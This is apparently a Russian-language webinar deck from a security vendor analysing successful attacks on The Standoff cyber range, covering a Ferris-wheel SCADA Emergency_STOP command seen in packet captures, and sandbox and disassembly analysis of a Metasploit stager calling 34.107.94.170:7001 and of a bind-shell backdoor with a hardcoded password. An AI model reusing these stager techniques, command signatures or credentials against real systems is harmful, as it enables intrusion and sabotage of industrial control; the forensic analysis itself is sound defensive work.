




THE STANDOFF


По следам The Standoff: расследуем успешные атаки на город

PT ESC, R&D



План вебинара

- Пара слов о The Standoff
- Как хакерам удалось уронить колесо обозрения



THE STANDOFF

The Standoff

450 ЭКСПЕРТОВ ПО БЕЗОПАСНОСТИ

- 29 команд атакующих со всего мира
- 6 команд защитников
- Глобальный мониторинговый центр (SOC)



The Standoff

ИНФРАСТРУКТУРА МАСШТАБА ГОРОДА


- Нефтяные компании, электроэнергетика, химический завод, банки
- Аэропорт, железная дорога, морской порт
- Городская инфраструктура
- Мобильные, телеком-операторы





Атака на колесо обозрения



Стенд АСУ ТП на The Standoff



PT ISIM. Стенд «Колесо обозрения»



SCADA «Колесо обозрения»



Rapid SCADA

Username

admin


Password

☐ Remember me

Login



SCADA «Колесо обозрения»



SCADA, управляющие теги

Output channels										
Input channels										
Devices										
Communication lines										
Objects										
Line 1 Parameters										
Line 1 Stats										
Device 1										
of 3										
Number	Active	Name	Command Type	Object	Device	Command Number	Command Values	Formula Used	Formula	
101	<input checked="" type="checkbox"/>	AXC1050 - AXC1050.Emergency_STOP	Standard	PHD	AXC1050	1		<input type="checkbox"/>		
102	<input checked="" type="checkbox"/>	AXC1050 - AXC1050.Normal	Standard	PHD	AXC1050	2		<input type="checkbox"/>		
103	<input checked="" type="checkbox"/>	AXC1050 - AXC1050.Power_MAX	Standard	PHD	AXC1050	3		<input type="checkbox"/>		
*	<input type="checkbox"/>							<input type="checkbox"/>		



Сигнатуры команд в трафике

3665	383.264109	172.17.23.11	172.17.24.11	TCP	118	41100 → 52483	[PSH, ACK]	Seq=35709	Ack=15889	Win=11680	Len=64
3670	384.017122	172.17.23.11	172.17.22.11	TCP	118	41100 → 54447	[PSH, ACK]	Seq=8617	Ack=4272	Win=11680	Len=64
3674	384.272912	172.17.23.11	172.17.24.11	TCP	118	41100 → 52483	[PSH, ACK]	Seq=35805	Ack=15931	Win=11680	Len=64
3678	385.093938	172.17.23.11	172.17.22.11	TCP	118	41100 → 54447	[PSH, ACK]	Seq=8713	Ack=4314	Win=11680	Len=64
3684	385.291173	172.17.23.11	172.17.24.11	TCP	118	41100 → 52483	[PSH, ACK]	Seq=35901	Ack=15973	Win=11680	Len=64
3690	386.110005	172.17.23.11	172.17.22.11	TCP	118	41100 → 54447	[PSH, ACK]	Seq=8809	Ack=4356	Win=11680	Len=64
3694	386.303487	172.17.23.11	172.17.24.11	TCP	118	41100 → 52483	[PSH, ACK]	Seq=35997	Ack=16015	Win=11680	Len=64
3698	387.135760	172.17.23.11	172.17.22.11	TCP	118	41100 → 54447	[PSH, ACK]	Seq=8905	Ack=4398	Win=11680	Len=64
3703	387.333080	172.17.23.11	172.17.24.11	TCP	118	41100 → 52483	[PSH, ACK]	Seq=36093	Ack=16057	Win=11680	Len=64
3708	388.186792	172.17.23.11	172.17.22.11	TCP	118	41100 → 54447	[PSH, ACK]	Seq=9001	Ack=4440	Win=11680	Len=64
3714	388.332445	172.17.23.11	172.17.24.11	TCP	118	41100 → 52483	[PSH, ACK]	Seq=36189	Ack=16099	Win=11680	Len=64
1686	170.107924	172.17.24.11	172.17.23.11	TCP	142	52483 → 41100	[PSH, ACK]	Seq=6889	Ack=15745	Win=62800	Len=88
2105	214.328665	172.17.24.11	172.17.23.11	TCP	142	52483 → 41100	[PSH, ACK]	Seq=8783	Ack=19893	Win=63088	Len=88
3022	316.751981	172.17.24.11	172.17.23.11	TCP	142	52483 → 41100	[PSH, ACK]	Seq=13029	Ack=29417	Win=63952	Len=88
1341	135.143384	172.17.22.11	172.17.23.11	TCP	150	53249 → 41100	[PSH, ACK]	Seq=5503	Ack=12577	Win=63024	Len=96
2809	294.344688	172.17.22.11	172.17.23.11	TCP	362	54447 → 41100	[PSH, ACK]	Seq=250	Ack=145	Win=64096	Len=308

<

- > Frame 1341: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits)
- > Ethernet II, Src: Vmware_8f:22:8e (00:50:56:8f:22:8e), Dst: Vmware_8f:66:4a (00:50:56:8f:66:4a)
- > Internet Protocol Version 4, Src: 172.17.22.11, Dst: 172.17.23.11
- > Transmission Control Protocol, Src Port: 53249, Dst Port: 41100, Seq: 5503, Ack: 12577, Len: 96
- ▼ Data (96 bytes)

Data: 010002000000500001000c00e64c0000320000003000100...

[Length: 96]

0000	00 50 56 8f 66 4a 00 50 56 8f 22 8e 08 00 45 00	·PV·fJ·P V·"···E·
0010	00 88 71 f9 40 00 80 06 03 3e ac 11 16 0b ac 11	··q·@· ·· ·>·····
0020	17 0b d0 01 a0 8c e5 e2 53 1c 00 ee 39 f2 50 18	······· S···9·P·
0030	f6 30 85 b3 00 00 01 00 02 00 00 00 50 00 01 00	·0····· ····P··
0040	0c 00 e6 4c 00 00 32 00 00 00 03 00 01 00 3a 00	···L·2· ······:
0050	00 00 0e 00 50 72 6f 43 6f 6e 4f 53 5f 65 43 4c	·····ProC onOS_eCL
0060	52 00 0e 00 52 65 73 47 6c 6f 62 61 6c 56 61 72	R···ResG lobalVar
0070	73 00 10 00 45 6d 65 72 67 65 6e 63 79 5f 53 54	s···Emer gency_ST
0080	4f 50 00 00 03 00 00 00 01 00 02 00 00 00 04 00	OP····· ······
0090	00 00 02 02 00 00	



PT Sandbox, kek.exe

PT

Sandbox

Мониторинг

Задания

Файлы

Образы VM

Система

/kek.exe

➔ Пропущено

> ■ /kek.exe

Результат проверки задания

Загрузчик ВПО

Время запуска

16 ноя, 07:40

Источник для проверки

ptnad

Протокол

HTTP

Отправитель

10.126.40.68:17084

Получатель

34.107.94.170:7003



PT Sandbox, kek.exe

PT

Sandbox

Мониторинг

Задания

Файлы

Образы VM

Система

/kek.exe

➔ Пропущено

> ■ /kek.exe

Свойства файла

Подробнее

SHA-256

6FC99DDC1B9D75522170078DE570BFC59F4B67BFC094F4FC1211EF503562B637

SHA-1

F547A6370BD7C42A70A7AADD2FBF8EF4692DD019

MD5

6CC28FC99BFE85567CFA4E23D5F94675

Размер

7.00 КБ

MIME-тип

application/x-dosexec; charset=binary

Результат проверки файла

Загрузчик ВПО

Статический анализ

■ Загрузчик ВПО

PT ESC

↑

tool_win_ZZ_Metasploit__Downloader__Stager__PE

Версия правил 1.0.0.458

■ Троян

Антивирусы

↓

Поведенческий анализ

■ Пентест-инструменты

win7-sp1-x64



PT Sandbox, kek.exe

➔ Пропущено

▼ ■ /kek.exe

▼ 🚩 Поведенческий анализ

▼ 📄 Дампы памяти

■ users/john/desktop/kek.exe

■ windows/system32/dllhost.exe

■ windows/system32/wbem/wmiprvs...

■ windows/system32/werfault.exe

■ windows/system32/winrshost.exe

■ crashdumps/kek.exe.644.dmp

■ users/john/appdata/local/microsoft/wi...

■ users/john/appdata/local/microsoft/wi...

■ users/john/appdata/local/microsoft/wi...

■ users/john/appdata/local/microsoft/wi...

■ users/john/appdata/local/microsoft/wi...

■ users/john/appdata/local/microsoft/wi...

■ users/john/appdata/local/temp/wer12...

■ users/john/appdata/local/temp/wer12...

■ users/john/appdata/local/temp/wer12...

■ users/john/appdata/local/temp/wer12...

users/john/desktop/kek.exe

Свойства файла

SHA-256

SHA-1

MD5

Размер

MIME-тип

76FE0788F6AF4803C80F147EA2FEBC1911FC7DA36812E8D51AACA

D830114AA24997D274F020B92AD5DA20AC72927D

CB1E16189F68D8F971929280B4E8F0BF

13.23 МБ

procdump

Подробнее

Результат проверки файла

Пентест-инструменты

■ Пентест-инструменты

tool_win64_ZZ_Metasploit_ShellcodeStager

PT ESC

Версия правил 1.0.0.458

Угроз не обнаружено

Антивирусы

PT Sandbox, kek.exe

Поведенческий анализ

Образ win7-sp1-x64

Скачать результаты анализа



Сетевой пакет

Протокол	tcp/
IP-адрес источника	169.254.1.162
Сетевой порт источника	49298
IP-адрес получателя	34.107.94.170
Сетевой порт получателя	7001



PT Sandbox, kek.exe

```
№НГФЁш AQAPRQ
H1TVeHLR`HЛR↑HЛR
Hо1JJM1fHЛrPH1L
м<a|Θ, A-ffAΘ1TЭ
RAQHЛR ЛB<HΘlfБx
↑δΘoEr ЛАИ Н
E LtgHΘLDЛ@ IΘLpЛ
HtyVM1fH fAЛ4ИHΘ
fH1 LMA-fAΘ18puē
L♥L$E9туtXДЛ@ $I
ΘLfAЛ9HДЛ@ IΘLАЛ
◆ИAХAХ^HΘLYZAXAY
AZHГЪ AR pXAYZHЛ
$щK ]I±ws2_32
AVIЙцHБЪaΘ IЙx
I±Θ ←Y"K^кATИЙфL
ЙёA||Lw&• fЛйъhΘΘ
YA||)Ak fJBA^P
PM1fM1 LН LНЙTH L
НЙLА||ъo■p fНЙ||j>
AXLЙTHЙ·A||Щeta f
E LtI fuxшУ НГ
ЪHЙTM1fJ◆AXHЙ·A
||ΘJL fΓ° ~УHГ-
^ЙЎj@AYh ▶ AXHЙ
EH1fA||XдSx fНЙ|I
Й||M1fИЙёHЙrHЙ·A||
ΘJL fΓ° }(XAWYh
@ AXj ZA||δ/oΘ
fWYA||unMa fI fщ<
HΘ|H) fHEYyA
чXj YI||TÉ±BV f
(B @B
Θ
NB
^B
KERNEL32.dll X◆
VirtualAlloc +Θ
ExitProcess
■
```



PT Sandbox, kek.exe

```
sub_1400040D6 proc near ; CODE XREF: start+5↑p
33 32+      pop     rbp
           mov     r14, '23_2sw'
           push    r14
           mov     r14, rsp
00          sub     rsp, 1A0h
           mov     r13, rsp
22 6B+      mov     r12, 0AA5E6B22591B0002h
           push    r12
           mov     r12, rsp
           mov     rcx, r14
           mov     r10d, 726774Ch
           call    rbp
           mov     rdx, r13
           push    101h
           pop     rcx
           mov     r10d, 6B8029h
           call    rbp
           push    0Ah
           pop     r14
```

AA 5E 6B 22 59 1B 00 02

1). AA 5E 6B 22

-> перевернуть -> 22 6B 5E AA

-> 16 в 10 систему -> 34.107.94.170

2). 59 1B

-> 16 в 10 систему -> 7001

3). 00 02

-> AF_INET



PT Sandbox, kek.exe

```
loc_140004081:                ; CODE XREF: start+8E↓j
xor     rax, rax
lodsrb
ror     r9d, 0Dh
add     r9d, eax
cmp     al, ah
jnz     short loc_140004081
add     r9, [rsp+40h+var_38]
cmp     r9d, r10d
jnz     short loc_140004072
pop     rax
mov     r8d, [rax+24h]
add     r8, rdx
mov     cx, [r8+rcx*2]
mov     r8d, [rax+1Ch]
add     r8, rdx
mov     eax, [r8+rcx*4]
pop     r8
pop     r8
pop     rsi
add     rax, rdx
pop     rcx
pop     rdx
pop     r8
pop     r9
pop     r10
sub     rsp, 20h
push    r10
jmp     rax
```

0x0726774C – kernel32!LoadLibraryA
0x006B8029 – ws2_32!WSAStartup
0xE0DF0FEA – ws2_32!WSASocketA
0x6174A599 – ws2_32!connect
0x5FC8D902 – ws2_32!recv
0xE553A458 – kernel32!VirtualAlloc
0x300F2F0B – kernel32!VirtualFree
0x614D6E75 – ws2_32!closesocket
0x56A2B5F0 – ntdll!RtlExitUserProcess



PT Sandbox, kek.exe

```
mov     rcx, rdi
mov     r10d, 5FC8D902h
call    rbp
cmp     eax, 0
jle     short loc_1400041D1
add     rsp, 20h
pop     rsi
mov     esi, esi
push    40h ; '@'
pop     r9
push    1000h
pop     r8
mov     rdx, rsi
xor     rcx, rcx
mov     r10d, 0E553A458h
call    rbp
mov     rbx, rax
mov     r15, rax
```

ws2_32!recv

PAGE_EXECUTE_READWRITE

kernel32!VirtualAlloc

```
loc_1400041E3:                                ; CODE
        add     rbx, rax
        sub     rsi, rax
        test    rsi, rsi
        jnz     short loc_1400041A2
        jmp     r15
sub_1400040D6 endp ; sp-analysis failed
```



PT Sandbox, standoff_shell_x64_backup.zip

PT

Sandbox

Мониторинг

Задания

Файлы

Образы VM

Система

\\172.17.22.11\share\standoff_shell_x64_backup.zip

➔ Пропущено

> ■ \\172.17.22.11\share\standoff_shell_x64_bac...

Результат проверки задания

Бэкдор

Время запуска

15 ноя, 18:54

Источник для проверки

ptnad

Протокол

SMB

Отправитель

172.17.2.10:51067

Получатель

172.17.22.11:445



PT Sandbox, standoff_shell_x64_backup.zip

PT Sandbox

Мониторинг

Задания

Файлы

Образы VM

Система

\\172.17.22.11\share\standoff_shell_x64_backup.zip

➔ Пропущено

▼ \\172.17.22.11\share\standoff_shell_x64_bac...

▼ standoff_shell_x64.exe

➤ Поведенческий анализ

standoff_shell_x64.exe

Свойства файла

Подробнее

SHA-256

2B1A108AF482ADDEA1BBD45B066B209C567CCB26C0C14DE6705F32D696789776

SHA-1

D6BD0291EFA6588E6FA8166409C52663A98A824A

MD5

D6306A41170E3C63FFE878C5EAC3BCDC

Размер

187.50 КБ

MIME-тип

application/x-dosexec; charset=binary

Результат проверки файла

Бэкдор

Статический анализ

Бэкдор

PT ESC

tool_win_ZZ_BindShell_Backdoor

Версия правил 1.0.0.474

Угроз не обнаружено

Антивирусы

Поведенческий анализ

Угроз не обнаружено

win7-sp1-x64



PT Sandbox, standoff_shell_x64_backup.zip

Поведенческий анализ

Образ win7-sp1-x64

Скачать результаты анализа

standof...64.exe
pid: 1792

machine

windows

image f...ptions

codeidentifiers

customlocale

extendedlocale

versions

session manager

parameters

appid_catalog

28


Результат поведенческого анализа

Угроз не обнаружено

0:00



PT Sandbox, standoff_shell_x64_backup.zip



PT Sandbox, standoff_shell_x64_backup.zip

```
v3 = argv;
v4 = argc;
if ( !WSAStartup(0x202u, &WSAData) )
{
    if ( v4 <= 1 )
        v6 = 0;
    else
        v6 = unknown_libname_8((__int64)v3[1]);
    *(_QWORD *)&name.sa_data[6] = 0i64;
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = 0;
    *(_WORD *)name.sa_data = htons(v6);
    v7 = socket(2, 1, 6);
    s = v7;
    if ( v7 != -1i64 )
    {
        if ( bind(v7, &name, 16) != -1 )
        {
            if ( listen(s, 10) != -1 )
            {
                if ( signal(15, Func) != (void (__cdecl *)(int))-1i64 &&
                {
                    v8 = sub_14000F04C(56i64);
                    if ( v8 )
                    {
                        *(_QWORD *)(v8 + 16) = 0i64;
                    }
                }
            }
        }
    }
```



PT Sandbox, standoff_shell_x64_backup.zip

```
Str2          db '!',0             ; DATA XREF: sub_1400012F0
                                           ; .rdata:0000000014001F5C0
          align 10h
-aThisIsTheMostS db 'This is the most secure TCP shell.',0Ah,0
                                           ; DATA XREF: sub_1400012F0
          align 8
-aEnterPassword db 'Enter password: ',0 ; DATA XREF: sub_1400012F0
          align 10h
-aGoodWork      db 'Good work! :)',0Ah,0
                                           ; DATA XREF: sub_1400012F0
                                           ; sub_1400012F0:loc_1400012F0
          align 20h
-aBadPassword   db 'Bad password! :(',0Ah,0
                                           ; DATA XREF: sub_1400012F0
          align 8
-aShellToClose  db 'Shell (! to close)> ',0
                                           ; DATA XREF: sub_1400012F0
          align 10h
; char Str1[]
-Str1          db 'm364_p455w0rd',0 ; DATA XREF: sub_1400012F0
          db 0
```



